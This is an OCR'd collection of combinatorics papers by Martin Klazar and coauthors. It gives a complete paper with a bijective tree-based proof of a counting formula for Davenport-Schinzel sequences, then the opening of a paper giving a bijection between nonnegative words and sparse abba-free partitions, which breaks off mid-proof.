[9] A. Meir and J. W. Moon, On an asymptotic method in enumeration, *J. Combinatorial Th. Ser. A* **51** (1989), 77–89.

[10] A. M. Odlyzko, Asymptotic enumeration methods, in: *Handbook of Combinatorics*.

[11] N. J. A. Sloane and collaborators, On-line Encyclopedia of Integer Sequences, email: `sequences@research.att.com, superseeker@research.att.com.`

[12] R. Stanley, *Enumerative Combinatorics I*, Wadsworth & Brooks/Cole Advanced Books & Software, Monterey CA, 1986.

[13] Wen-Chin Chen and Wen-Chun Ni, Heap-ordered trees, 2-partitions and continued fractions, *Europ. J. Combinatorics* **15** (1994), 513–517.

[14] H. S. Wilf, *Generatingfunctionology*, Academic Press, New York, 1994.

On numbers of Davenport-Schinzel sequences

Martin Klazar*

Abstract

One class of Davenport-Schinzel sequences consists of finite sequences over n symbols without immediate repetitions and without any subsequence of the type *abab*. We present a bijective encoding of such sequences by rooted plane trees with distinguished nonleaves and we give a combinatorial proof of the formula

$$\frac{1}{k-n+1}\binom{2k-2n}{k-n}\binom{k-1}{2n-k-1}$$

for the number of such normalized sequences of length k. The formula was found by Gardy and Gouyou-Beauchamps by means of generating functions. We survey previous results concerning counting of DS sequences and mention several equivalent enumerative problems.

1 Introduction

The set $DS(n)$ of *Davenport-Schinzel sequences* over n symbols is formed by finite sequences $u = a_1a_2 \dots a_k$ satisfying

1. $a_i \in [n] = \{1, 2, \dots, n\}$ for all i, each integer $j \in [n]$ appears in u.
2. For each pair $i < j$ of $[n]$ the first appearance of i in u precedes that of j.
3. $a_i \neq a_{i+1}$ for all $i = 1, 2, \dots, k-1$.

*During his stay on ASU the author was partially supported by Office of Naval Research grant NOOO14-90-J-1206.

4. $a_{i_1} = a_{i_3} = a \neq b = a_{i_2} = a_{i_4}$ holds for no four indices $1 \leq i_1 < \ldots < i_4 \leq k$.

Condition 3 forbids immediate repetitions while condition 4 does not allow any subsequence of the type $\ldots a \ldots b \ldots a \ldots b \ldots$ where a and b are two distinct numbers. Conditions 1 and 2 normalize sequences for purposes of enumeration.

One can consider *maximal* $DS(n)$ sequences, denoted as $MDS(n)$, which end with 1. For instance,

$$DS(3) = \{123, 1231, 1232, 12321, 1213, 12131\}$$

and

$$MDS(3) = \{1231, 12321, 12131\}.$$

The number of $MDS(n)$ sequences of length k is denoted by $f_{n,k}$ and their total number by f_n. Similarly, $b_{n,k}$ is the number of $DS(n)$ sequences of length k and $b_n = |DS(n)|$. Clearly, $b_1 = f_1 = 1$. The mapping $u \to u1$ is a bijection between $DS(n) \backslash MDS(n)$ and $MDS(n)$, $n > 1$. We see that

$$b_n = 2f_n \text{ and } b_{n,k} = f_{n,k} + f_{n,k+1}. \tag{1}$$

The minimum length of a $DS(n)$ sequence is n and the maximum length is $2n - 1$ (see [4]).

Our aim is to give a combinatorial proof of the formula

$$b_{n,k} = C_{k-n} \cdot \binom{k-1}{2n-k-1} = \frac{\binom{2k-2n}{k-n}\binom{k-1}{2n-k-1}}{k-n+1} \tag{2}$$

established by Gardy and Gouyou-Beauchamps in [6] by means of generating functions. Here $C_n = \binom{2n}{n}/(n+1)$ stands for the n-th *Catalan number* that counts, among other structures, the number of rooted plane trees on $n+1$ vertices.

The paper is organized as follows. In the next section we list several (classical) enumerative problems which are equivalent to counting of $MDS(n)$. In the third section a combinatorial proof of (2) is given. We introduce a new representation of $DS(n)$ by rooted plane trees on n vertices with distinguished nonleaves. To count such trees we encode them bijectively by another tree structure. The bijection is described in the fourth section.

We recall briefly some basic features of a *rooted plane tree* $T = (V, E)$, shortly an *rp tree*. It is a finite rooted tree with edges directed away from the *root* $r \in V$. For an edge $(u, v) \in E$ of T we call u the *parent* of v while v is a *child* of u. The order of children of u matters, we think of T as drawn in the plane with r at the lowest and all edges drawn as straight segments directed up. The number of children of $u \in V$ is denoted by $deg(u)$. A *leaf* is a vertex with no child. The number of leaves of T is denoted by $l(T)$. *Principal subtrees* of T are the trees which arise by deleting the root of T.

To conclude the present section we should say that Davenport-Schinzel sequences were introduced by Davenport and Schinzel [4] in a more general context where alternating subsequences $ababab\ldots$ of length d were excluded. The most important results of the theory of Davenport-Schinzel sequences are upper and lower bounds on their maximum length when d is fixed — [20], [8], and [2]. Applications include both computational and combinatorial geometry. From the enumerative point of view cases $d > 4$ have proven so far intractable. Surveys can be found in [1], [18], [13], and also in [9].

2 The Schröder family

There is an old *Schröder family* of mutually equivalent enumerative problems and the sequence of finite sets $\{MDS(n)\}_{n\geq 1}$ is a relatively new and less known member of it. As such $MDS(n)$ sequences had been enumerated and the generating function had been found well before they were defined. Since this is not articulated in other enumerative papers about $DS(n)$ sequences, it appears useful here to give a brief description of these problems bearing in mind $DS(n)$ sequences. Our list of references is by no means exhaustive.

The sequence of numbers $\{f_n\}_{n\geq 1}$ is the enumerator of the family. There is no closed formula for f_n but it can be computed by a recurrence relation, by a generating function, by sums with positive terms or by alternating sums. We list some of these expressions below.

Special rooted plane maps. The first enumerative paper about $DS(n)$ sequences is due to Mullin and Stanton [11]. They proved, not mentioning so, the membership of the problem to the Schröder family. We describe briefly their bijection between $MDS(n)$ and the set of special rooted plane maps which we will call *fences*.

By a *plane* multigraph we mean a planar multigraph with a specific embedding in the plane. We say it is *totally outerplane* if all edges lie on the boundary of the outer face. A *cut* edge in a connected multigraph G is an edge whose removal disconnects G. A *fence* (F, r, e) is a connected totally outerplane multigraph with no cut edges, with distinguished edge e and vertex r. The vertex r is incident with e and for an observer on r the outer face lies to the left of e.

Note that in a fence no two vertices are connected by three or more edges and that any fence arises from a connected totally outerplane graph by doubling the cut edges.

In F there is a unique closed Eulerian walk C which goes around F clockwise, starts at r, and uses e as its first edge. C produces an $MDS(n)$ sequence. We label r as 1 and we write down the labels of vertices in the order of C. Whenever an unlabeled vertex is encountered, it is given the least unused label.

Counting $MDS(n)$ or fences on n vertices is therefore equivalent. Mullin and Stanton proved the formula

$$b_{n,2n-1} = f_{n,2n-1} = C_{n-1} = \frac{1}{n}\binom{2n-2}{n-1} \tag{3}$$

by observing that fences on n vertices with maximum number of edges are rp trees on n vertices with all edges doubled. They also proved that

$$(n+1)f_{n+1} - (6n-3)f_n + (n-2)f_{n-1} = 0 \quad (n \geq 3), \tag{4}$$

using the generating function

$$\sum_{n=1}^{\infty} f_n x^n = \frac{1 + x - \sqrt{1 - 6x + x^2}}{4}. \tag{5}$$

They derived, for $n \geq 2$, the formula

$$f_n = \sum_{0 \leq k \leq n/2-1} 3^{n-2-2k}\, 2^k \binom{n-2}{2k} C_k. \tag{6}$$

Equation (5) together with the first ten values of f_n appear already in [17]. Interestingly, numbers f_n and equation (4) can also be found (without any combinatorial interpretation) in [15], p. 168.

Dissections of a convex polygon. A *dissection* of a convex polygon P with labeled vertices is a set of diagonals, no two of them crossing. Dissections with various restrictions on the face sizes were enumerated by Etherington [5]. Etherington pointed out that the case when there is no restriction at all is equivalent to Schröder's bracketing problem. Similar problems were investigated by Motzkin [10].

Roselle [16] gave the following bijection that matches dissections of a convex $(n+1)$-gon and $MDS(n)$ sequences. Let D be a dissection of P with vertices labeled by $1, 2, \ldots, n+1$ clockwise. Start with the sequence $12 \ldots n1$. Then insert between $j-1$ and j in the decreasing order the numbers k where $k < j$ and kj is a diagonal of D. Similarly insert between n and 1 the decreasing list of numbers k joined by a diagonal to $n+1$. What you get is an $MDS(n)$ sequence.

In fact, Roselle described this bijection only for the case of triangulations and $MDS(n)$ sequences with maximum length. It is well known that triangulations are counted by Catalan numbers and Roselle gave this way an alternative proof of (3). However, it is easy to see that the bijection works in general and that it matches the elements of $MDS(n)$ of length k with dissections of a convex $(n+1)$-gon with $k-n-1$ diagonals. And this implies already (2) because as early as 1866 Prouhet [14] (see [3], p. 75) counted the number, $r(n,d)$, of dissections of a convex n-gon by d diagonals:

$$r(n,d) = \frac{1}{d+1}\binom{n-3}{d}\binom{n+d-1}{d}. \tag{7}$$

Thus $f_{n,k} = r(n+1, k-n-1)$, and (7) combined with (1) give (2). Since this combination leading to a combinatorial proof of (2) went unnoticed, we take the freedom to present another combinatorial proof.

Bracketings of a product. Schröder [17] discovered the family in 1870 by solving the following problem. Given a noncomutative product of n terms, in how many ways can one bracket them so that each bracket contains at least two factors? The outer bracket is not allowed. The answer is again given by the numbers f_n.

A nice exposition of (4) and (5) is in Comtet [3] on p. 56 who gives the expression, $n > 2$,

$$f_n = \sum_{0 \le k \le n/2} (-1)^k \, \frac{(2n-2k-3)!!}{k!(n-2k)!} \, 3^{n-2k} \, 2^{-k-2}. \tag{8}$$

Here $(2n-2k-3)!!$ denotes the odd factorial $1 \cdot 3 \cdot 5 \cdots (2n-2k-3)$. Standard Lagrange inversion (see Goulden and Jackson [7], problem 2.7.12) yields a simpler alternating expression

$$f_n = \frac{1}{n}\sum_{i=0}^{n-1}(-1)^i 2^{n-1-i}\binom{n}{i}\binom{2n-2-i}{n-1}. \tag{9}$$

Other disguises. There is an obvious tree disguise of the problem. It was noticed already by Etherington that bracketings of n terms can be visualized by rooted plane trees having n leaves and no vertex with degree 1. Two other, less obvious, tree disguises are given in the next two sections.

Besides (2) Gardy and Gouyou-Beauchamps in [6] determined the average length and average number of symbols of a $DS(n)$ sequence and found the bivariate generating function for $b_{n,k}$'s. They gave also a bijection between $DS(n)$ and Schröder words of length $2n-2$. These are words over the alphabet $\{x, \bar{x}, y\}$ given by the language equation

$$X = 1 + yyX + xX\bar{x}X.$$

3 Coding and counting

The first step in our combinatorial proof of (2) is an encoding of $DS(n)$ by the set $CT(n)$ of pairs $\mathcal{T} = (T, S)$, where T is an rp tree on n vertices and S is a subset of nonleaves of T. We call them *circled rooted plane trees*, or shortly *crp trees*, since we visualize the distinguished nonleaves as being circled. See Figure 1. The encoding is easier to describe recursively but the nonrecursive version is easier to perform.

Recursive version. Suppose $u = a_1 a_2 \dots a_k$ is a $DS(n)$ sequence. If $k = 1$ then u is encoded by a single uncircled vertex. Otherwise we use the decomposition $u = 1u_1 1u_2 \dots 1u_l$ of u by all appearances of 1. A moment of thought reveals that the segments u_i are nonempty, except possibly for u_l, they do not share symbols, and each u_i satisfies conditions 3 and 4 of the definition of $DS(n)$. We rename the symbols so that u_i complies with conditions 1 and 2 as well and we encode u_i by $\mathcal{T}_i$. The sequence u is encoded by the crp tree $\mathcal{T}$ with principal subtrees from left to right $\mathcal{T}_1, \mathcal{T}_2, \dots, \mathcal{T}_l$, the




Figure 1: Encoding by crp trees

root of $\mathcal{T}$ is circled iff u_l is empty. We leave the inverse decoding to the reader.

Nonrecursive version. Suppose $u = a_1 a_2 \dots a_k$ is a $DS(n)$ sequence. A crp tree (T, S) on n vertices is generated, the algorithm uses three auxiliary variables: i is the index of the currently processed term of u, v denotes the currently processed vertex, and C is either empty or a singleton set containing a candidate for an element of the set S.

We initialize the variables by setting $i := 1, v := p$, and $S := C := \emptyset$, where p, the root, is an arbitrary point in the plane labeled by $a_1 = 1$. In the general step if $i = k$ we are done. If $i < k$ then there is to distinguish two cases.

1. a_{i+1} has appeared earlier in the sequence. We denote by q the unique vertex on the path joining the root and v which is labeled by a_{i+1}. We put

$$i := i + 1,\ v := q,\ S := S \cup C, \text{ and } C := \{v\} = \{q\}.$$

In the case that now $i = k$ (we did the last step) we add q to S.

2. a_{i+1} is a new symbol. We join to v, above v and to the right of the

children of v, a new child q and give it the label a_{i+1}. Then we put

$$i := i + 1,\ v := q,\ S := S, \text{ and } C := \emptyset.$$

So S consists of vertices which were reached by a jump from above, and from which we jumped down again or for which the procedure terminated. In the end we can discard the labels. Even so it is easy to reconstruct u from the crp tree (T, S). We describe it now.

If (T, S) is a crp tree then the corresponding $DS(n)$ sequence $u = a_1 a_2 \dots a_k$ arises by climbing up and jumping down around T clockwise and writing down the labels of vertices. On the beginning the vertices are unlabeled. We start at the root r and give it the label 1. Whenever an unlabeled vertex is encountered it is given the least unused label. We go up without jumps to the leftmost leaf z. For the crp tree on Figure 1 we produce 12345. Then we jump down on the r-z path P in jumps following elements of $P \cap S$ until we reach a vertex $v \in P$ that has a child to the right of P. In our example we perform the jumps 53 and 32. It is irrelevant now that 2 is circled, we would end in it anyway. From v we continue in consecutive steps upward to the second leftmost leaf and so on. For the rightmost leaf w, which is the last one to be visited, there is no such vertex v and we finish jumping at the lowest element of $Q \cap S$ where Q is the r-w path. If $Q \cap S = \emptyset$ then we finish at w. In our example we finish at 2 and only now it matters that 2 is circled.

We recall that $l(T)$ is the number of leaves in T. The following theorem summarizes the above encoding procedures.

Theorem 3.1 *The above encodings give a bijection between the sets $DS(n)$ and $CT(n)$. It follows that $b_{n,k}$ equals to the number of crp trees (T, S) on n vertices with $2n - k - 1$ uncircled nonleaves, i. e. crp trees (T, S) with $|V(T)| = n$ and $n - l(T) - |S| = 2n - k - 1$.*

Proof. Using our recursive version we can easily prove the bijectivity. If $u \in DS(n)$ has length k then it is encoded by a crp tree (T, S) on n vertices such that $k = n + l(T) + |S| - 1$. So the set of circled nonleaves S has $k - n - l(T) + 1$ elements and the complement S^c (complement in the set of nonleaves) has $n - l(T) - |S| = 2n - k - 1$ elements. □

It is easier to count the pairs (T, S^c) than the pairs (T, S) because the cardinality $|S^c|$ is independent of the structure of T. Therefore (formally we

switch between circled and uncircled nonleaves) it suffices to count crp trees with a fixed number of vertices and circles. The next step is an encoding of crp trees by *rooted plane trees with dots*, shortly *drp trees*. We need few definitions.

Consider an rp tree T with n vertices drawn as a picture in the plane. Let v be a vertex with $d = deg(v)$ children. The $d+1$ edges incident with v, which are drawn as straight segments, split the neighborhood of v into $d+1$ wedge-shaped areas which we call *gaps* of v. For the root of T there is no difference, we imagine an edge joining it to a virtual parent. The set $g(T)$ of all gaps in T has $\sum_V (deg(v)+1) = 2n-1$ elements. A *drp tree* is a pair (T, D) where T is an rp tree and D is a finite multisubset of $g(T)$. This means that we distinguish, possibly with repetitions, some gaps of T. We visualize a drp tree (T, D) as an rp tree T with D determined by dots distributed in the gaps of T. The number of dots in a gap g is then the multiplicity of g in D. Look at the picture on Figure 2.

There is a bijection between crp trees with n vertices and m circles and drp trees with $n-m$ vertices and m dots, the proof is given in the next section. Since it is easy to count drp trees with a given number of vertices and dots, we are done.

Theorem 3.2 *The number of crp trees with n vertices and m circles is*

$$C_{n-m-1} \cdot \binom{2n-m-2}{m}.$$

Proof. From Lemma 4.2 of the next section we know that the number of crp trees with n vertices and m circles is the same as the number of drp trees with $n-m$ vertices and m dots. But this is equal to the number of rp trees on $n-m$ vertices times the number of m element multisubsets of a $2n-2m-1$ element set. □

The proof of (2) is finished, (2) follows immediately from Theorems 3.1 and 3.2 by setting $m = 2n-k-1$.

The total number b_n of $DS(n)$ sequences can be counted in two ways. One can sum (2) for all $k = n, n+1, \ldots, 2n-1$. Changing the summation range the expression found in [6] follows:

$$b_n = \sum_{j=0}^{n-1} \frac{1}{j+1} \binom{2j}{j} \binom{j+n-1}{2j}. \tag{10}$$

The other way is to form groups of crp trees on n vertices with the same number of leaves. The number, $p(n,l)$, of rooted plane trees on n vertices with l leaves is given by the well known formula (first appearing implicitly in [12])

$$p(n,l) = \frac{1}{n-l}\binom{n-1}{l}\binom{n-2}{l-1}.$$

Note that $p(n,l) = p(n,n-l)$. The number of crp trees with the same underlying rp tree is 2^{n-l}. Hence

$$b_n = \sum_{l=1}^{n-1} p(n,l)\cdot 2^{n-l} = \sum_{l=1}^{n-1} \frac{2^l}{n-l}\binom{n-1}{l}\binom{n-2}{l-1}. \tag{11}$$

Well, how many $MDS(n)$ sequences are there then? From either (4), (6), (8), (9), (10) or (11), taking (1) into account, we get

$$\{f_n\}_{n\geq 1} = \{1,1,3,11,45,197,903,4279,20793,103049,\ldots\}.$$

This is the 1163-rd sequence in the phenomenal Sloane's handbook [19].

4 Contractions and expansions

We show that there is a natural bijection between crp trees with n vertices and m circles and drp trees with $n-m$ vertices and m dots. As an example to illustrate our idea we consider first crp and drp trees with one circle and one dot. Let $(T,\{v\})$ be such a crp tree, let e join v to its leftmost child. We put one dot d in the gap of v lying to the right of e and contract e. The drp tree obtained is denoted by $(T^*,\{d\})$. It is easy to see how to recover $(T,\{v\})$ from $(T^*,\{d\})$. Hence the mapping $(T,\{v\}) \to (T^*,\{d\})$ is the desired bijection in the case $m=1$.

To generalize this to $m>1$ we need to define a more general tree structure with both circles and dots and we need to define an order to perform the contractions. First we recall the standard linear order $(V,\prec)$ on the vertex set of an rp tree T. For two distinct vertices $u,v\in V$ one considers the paths P_u and P_v joining the root to u and v. Two cases arise.

1. One path — say P_u — is an initial segment of the other path. Then $u \prec v$.

2. Otherwise there is a branching point and one path — say P_u — branches to the right. Then again $u \prec v$.

Suppose (T, S, D) is a triple where (T, S), resp. (T, D), is a crp tree, resp. a drp tree. We define a partial ordering $(S \cup D, \prec)$. If $x \in S \cup D$ then x is either a circled vertex v or a dot in a gap of a vertex v, in both cases the expression the *vertex of* x refers to v. Let $x, y \in S \cup D$ be two distinct elements, let u be the vertex of x, and let v be the vertex of y.

1. $u \neq v$. We set $x \prec y$ iff $u \prec v$.

2. $u = v$. If x is a dot in a gap g and y is a dot in a gap h, g and h belong to the same vertex, we set $x \prec y$ iff g lies to the right of h. In the two remaining cases — both x and y are dots in the same gap or one of them is a dot and the other is a circled vertex — x and y are set to be incomparable.

A *circled rooted plane tree with dots*, shortly a *cdrp tree*, is a triple $\mathcal{T} = (T, S, D)$ where (T, S), resp. (T, D), is a crp tree, resp. a drp tree, and such that $S \prec D$. In other words, $v \prec d$ for any $v \in S$ and any $d \in D$. In particular, each gap of a circled vertex is empty. We define two mutually inverse operations on $\mathcal{T}$ with an example to illustrate them on Figure 2. The operations preserve the sum $|S| + |D|$. Let v be the largest, with respect to $\prec$, vertex of S and w be its leftmost child. Let d be one of the minimal dots.

Contraction of $\mathcal{T}$ contracts the edge $e = \{v, w\}$, i.e. e is deleted and v and w are identified. The new vertex z created by the identification is not circled. All other circles are preserved. The dots of the leftmost gap of w appear now in the leftmost gap of z and the dots of the rightmost gap of w appear now in what was the second leftmost gap of v. Furthermore we add to the latter one more dot. The distribution of dots in other gaps is preserved. Resulting cdrp tree is denoted by $C(\mathcal{T})$.

Expansion of $\mathcal{T}$ expands d. Suppose d is located in a gap g of a vertex z. We delete d and split z into two vertices w and v. The vertex w is slightly to the left of v and is joined only to those children of z which were to the left of g. Vertex v is joined to the remaining children and to the parent of z. Now w is moved upward a bit with all the dots it bears and is joined to v as its new leftmost child. The dots of g appear now in the rightmost gap of w. All gaps of v are empty. Vertex v is circled, vertex w is not circled. Dots in other gaps and other circles are preserved. Resulting cdrp tree is denoted by $E(\mathcal{T})$.

Lemma 4.1 *$C(\mathcal{T})$ and $E(\mathcal{T})$ are cdrp trees again. Also $C(E(\mathcal{T})) =$*

$E(C(\mathcal{T})) = \mathcal{T}$ *whenever the operations involved are defined.*

Proof. The lemma can be easily proved by an inspection of the above definitions. The proof is left to an interested reader. □

Let $\mathcal{T} = (T, S)$ be a crp tree with n vertices and m circles. We assign to $\mathcal{T}$ a drp tree $\mathcal{U} = C^m(\mathcal{T})$ which arises by m iterations of the contraction operation on $\mathcal{T}$.

Lemma 4.2 *The above assignment is a bijection between crp trees with n vertices and m circles and drp trees with $n - m$ vertices and m dots.*

Proof. It follows immediately from the previous lemma that the mappings $\mathcal{T} \to \mathcal{U} = C^m(\mathcal{T})$ and $\mathcal{U} \to \mathcal{T} = E^m(\mathcal{U})$ are inverses of one another. □




Figure 2: A contraction and an expansion

Acknowledgments. The author is grateful to prof. H. Barcelo, Arizona State University, for reading the manuscript and for her valuable comments. He thanks also to M. Zeman for sending him copies of some references. The comments of two anonymous referees helped to improve the readability of the paper.

References

[1] P. K. Agarwal, *Intersection and decomposition algorithms for planar arrangements*, Cambridge University Press, 1991.

[2] P. K. Agarwal, M. Sharir and P. Shor, Sharp upper and lower bounds on the lengths of general Davenport-Schinzel sequences, *J. Combin. Theory A* **52** (1989), 228–274.

[3] L. Comtet, *Advanced Combinatorics*, D. Reidel Publishing Company, 1974.

[4] H. Davenport and A. Schinzel, A combinatorial problem connected with differential equations, *Amer. J. Math.* **87** (1965), 684–694.

[5] I. M. H. Etherington, Some problems of non-associative combinatorics, *The Edinburgh Math. Notes* **32** (1940), 1–6.

[6] D. Gardy and D. Gouyou-Beauchamps, Enumerating Davenport-Schinzel sequences, *Informatique théorique et Applications / Theoretical Informatics and Applications* **26** (1992), 387-402.

[7] I. P. Goulden and D. M. Jackson, *Combinatorial Enumeration*, J. Wiley, 1983.

[8] S. Hart and M. Sharir, Nonlinearity of Davenport-Schinzel sequences and of generalized path compression schemes, *Combinatorica* **6** (1986), 151–177.

[9] M. Klazar, *Combinatorial aspects of Davenport-Schinzel sequences*, thesis, Charles University, Prague 1995.

[10] Th. Motzkin, Relations between hypersurfaces crossratio, and a combinatorial formula for partitions of a polygon, for a permanent preponderance and for nonassociative products, *Bull. of the American Math. Soc.* **54** (1948), 362–370.

[11] R. C. Mullin and R. G. Stanton, A map-theoretic approach to Davenport-Schinzel sequences, *Pacific J. Math.* **40** (1972), 167–172.

[12] V. T. Narayana, A partial order and its application to probability, *Sankhyá* **21** (1959), 91–98.

[13] J. Pach (Editor), *New Trends in Discrete and Computational Geometry*, Springer, 1993.

[14] E. Prouhet, *Nouvelles Annales Mathematiques* **5** (1866), 384

[15] J. Riordan, *Combinatorial Identities*, John Wiley, 1968.

[16] D. P. Roselle, An algorithmic approach to Davenport-Schinzel sequences, *Utilitas Math.* **6** (1974), 91–93.

[17] E. Schröder, Vier combinatorische Probleme, *Zeitschrift für Mathematik und Physik* **15** (1870), 361–376.

[18] M. Sharir and P. K. Agarwal, *Davenport-Schinzel sequences and their geometric applications*, Cambridge University Press, 1995.

[19] N. J. A. Sloane, *A Handbook of Integer Sequences*, Academic Press, 1973. (new updated edition in Academic Press, 1995)

[20] E. Szemerédi, On a problem by Davenport and Schinzel, *Acta Arith.* **25** (1974), 213–224.

Department of Applied Mathematics
Charles University
Malostranské náměstí 25
11800 Praha 1
Czech Republic
klazar@kam.ms.mff.cuni.cz

and

Department of Mathematics
Arizona State University
Tempe 85281 Arizona
USA

A bijection between nonnegative words and sparse *abba*-free partitions

Jan Němeček[a] and Martin Klazar[b,1,2]

[a] *Ve Stráni 87, 560 02 Česká Třebová, Czech Republic*
[b] *Department of Applied Mathematics and Institute for Theoretical Computer Science, Charles University, Malostranské náměstí 25, 118 00 Praha, Czech Republic*

Abstract

We construct a bijection proving that the following two sets have the same cardinality: (i) the set of words over $\{-1, 0, 1\}$ of length $m-2$ which have every initial sum nonnegative, and (ii) the set of partitions of $\{1, 2, \ldots, m\}$ such that no two consecutive numbers lie in the same block and for no four numbers the middle two are in one block and the end two are in another block. The words were considered by Gouyou-Beauchamps and Viennot who enumerated by means of them certain animals. The identity connecting (i) and (ii) was observed by Klazar who proved it by generating functions.

Keywords: set partition; bijection; nonnegative prefix

Let us denote, for $m > 0$, $[m] = \{1, 2, \ldots, m\}$. A sequence $a = a_1 a_2 \ldots a_k$ is a *nonnegative word* if $a_i \in \{-1, 0, 1\}$ for each i and for each initial segment of a the sum of its elements is nonnegative. Recall that $\mathcal{A} = \{A_1, A_2, \ldots, A_n\}$ is a partition of $[m]$ if the A_is (called *blocks*) are nonempty disjoint subsets of $[m]$ and their union is $[m]$. We say that $\mathcal{A}$ is *sparse* if for every $i \in [m-1]$ the elements i and $i+1$ lie in two distinct blocks. $\mathcal{A}$ is called *abba-free* if it does not happen for any four elements $i < j < k < l$ of $[m]$ that i, l lie in a common block and j, k in another common block. For example, $\{\{1, 5, 7\}, \{2, 4\}, \{3, 6\}\}$ is a sparse partition that is not *abba*-free.

[1]Supported by the project LN00A056 of the Ministry of Education of the Czech Republic.

[2]Corresponding author, klazar@kam.mff.cuni.cz

The partition $\{\{1,2,5,7\},\{4\},\{3\},\{6,8\}\}$ is *abba*-free but it is not sparse. We give a direct proof, without using generating functions, for the following theorem originally due to Klazar [2].

Theorem. For every $m \geq 3$ there exists a bijection G between the set of sparse *abba*-free partitions of $[m]$ and the set of nonnegative words of length $m-2$.

Gouyou-Beauchamps and Viennot [1] were interested in counting certain animals (certain sets of plane lattice points) and showed that their animal problem is equivalent to enumeration of nonnegative words (they use slightly different terminology). Klazar [2] was interested in counting set partitions subject to structural restrictions and obtained as a byproduct the above identity. His derivation uses substantially generating functions. Indeed, if r_m is the number of sparse *abba*-free partitions of $[m]$, then ([2])

$$\sum_{m=0}^{\infty} r_m x^m = 1 + \frac{x}{2}\sqrt{\frac{1+x}{1-3x}}.$$

Analogous formula for nonnegative words was derived before in [1]. The sequence

$$(r_m)_{m\geq 2} = (1,2,5,13,35,96,267,750,2123,6046,17303,49721,\ldots)$$

is sequence A005773 of Sloane [3]. Stanley [4, Problem 6.46] and [3] give further information and references on these numbers. Our aim is to avoid the use of generating functions and to give a bijection proving the identity.

We need few more definitions. A nonnegative word is a *correct word* if the first letter is 1, the last letter is -1, the sum of all letters is zero, and each proper initial segment has a positive sum. We say that the letter a_j in a word over $\{-1,0,1\}$ is *dominant* if $a_j = 1$ and the sum of letters in every interval beginning in a_j is positive. For a a correct word of length at least three, a' is obtained from a by deleting the first and the last letter. Obviously, a' is a nonnegative word. For a partition $\mathcal{A} = \{A_1, A_2, \ldots, A_n\}$ of $[m]$ we denote $|\mathcal{A}| = m$. Similarly, for a sequence a we denote $|a|$ its length. We say that $j \in [m]$ is *covered* in $\mathcal{A}$ if there exist $i,k \in [m]$ and $A_r \in \mathcal{A}$ so that $i < j < k$, $i,k \in A_r$, and $j \notin A_r$. If every element of $\{2,\ldots,m-1\}$ is covered in $\mathcal{A}$, we say that $\mathcal{A}$ is a *connected partition*. Any partition $\mathcal{A}$, $|\mathcal{A}| = m$, can be written in a *sequential form*. This is a sequence $b = b_1 b_2 \ldots b_m$ of length m

over some alphabet such that $b_i = b_j$ if and only if i, j lie in the same block of $\mathcal{A}$. A partition has many sequential forms. One of them is the *canonical sequential form* in which the alphabet is $[n]$ (n is the number of blocks in $\mathcal{A}$) and the first occurrence of every $i \in [n]$, $i > 1$, in b is preceded by the first occurrence of $i - 1$. In particular, b starts with 1. Each partition has a unique canonical sequential form. It is convenient to write specific partitions in (canonical) sequential form. For example, the canonical sequential form of

$$\{\{1, 5, 7\}, \{2, 4\}, \{3, 6\}\} \text{ is } 1232131$$

(we will omit commas in the sequential forms of partitions).

Lemma 1. Each block of a connected sparse *abba*-free partition of $[m]$, $m \geq 3$, has at most two elements. Moreover, the block containing 1 and the block containing m have exactly two elements.

Proof. Suppose that $j < k < l$ belong to the same block, say B, of $\mathcal{A}$. Since k is covered, there exist s and t, $s < k < t$, belonging to the same block A that is different from B. It is easy to check that each of the four positions of s, j and t, l leads to the forbidden pattern *abba*. For example, if $j < s$ and $t < l$ then $j < s < t < l$ form the *abba* pattern. If $\{1\}$ were a block, 2 would not be covered. Similarly $\{m\}$ cannot be a block. □

We consider the following mapping F from the set of partitions of $[m]$ with no block with more than two elements to words over $\{-1, 0, 1\}$ with length m. $F(\mathcal{A}) = a_1 a_2 \dots a_m$ where $a_i = 0$ if $\{i\} \in \mathcal{A}$, $a_i = 1$ if i is the first element of the two-element block containing i, and $a_i = -1$ if i is the second element. For example, $F(1234153) = 1, 0, 1, 0, -1, 0, -1$.

Lemma 2. For every $m \geq 3$, F is a bijection between the set of connected sparse *abba*-free partitions of $[m]$ and the set of correct words of length m.

Proof. By the previous lemma, if $\mathcal{A}$ is a connected sparse *abba*-free partition, $F(\mathcal{A})$ is defined and is a word beginning with 1 and ending with -1. Every initial sum of $F(\mathcal{A})$ is nonnegative for else we would have in the corresponding initial segment of $\mathcal{A}$ more second elements of two-element blocks than the first elements, which is impossible. Moreover, for no i, $1 < i < m$, the sum of the first i letters is zero because then i would not be covered. Thus $F(\mathcal{A})$ is a correct word.

We define the inverse mapping F^{-1}. Let $a = a_1 a_2 \dots a_m$ be a correct word and let the partition $F^{-1}(a) = \mathcal{A}$ be defined in the following way. If

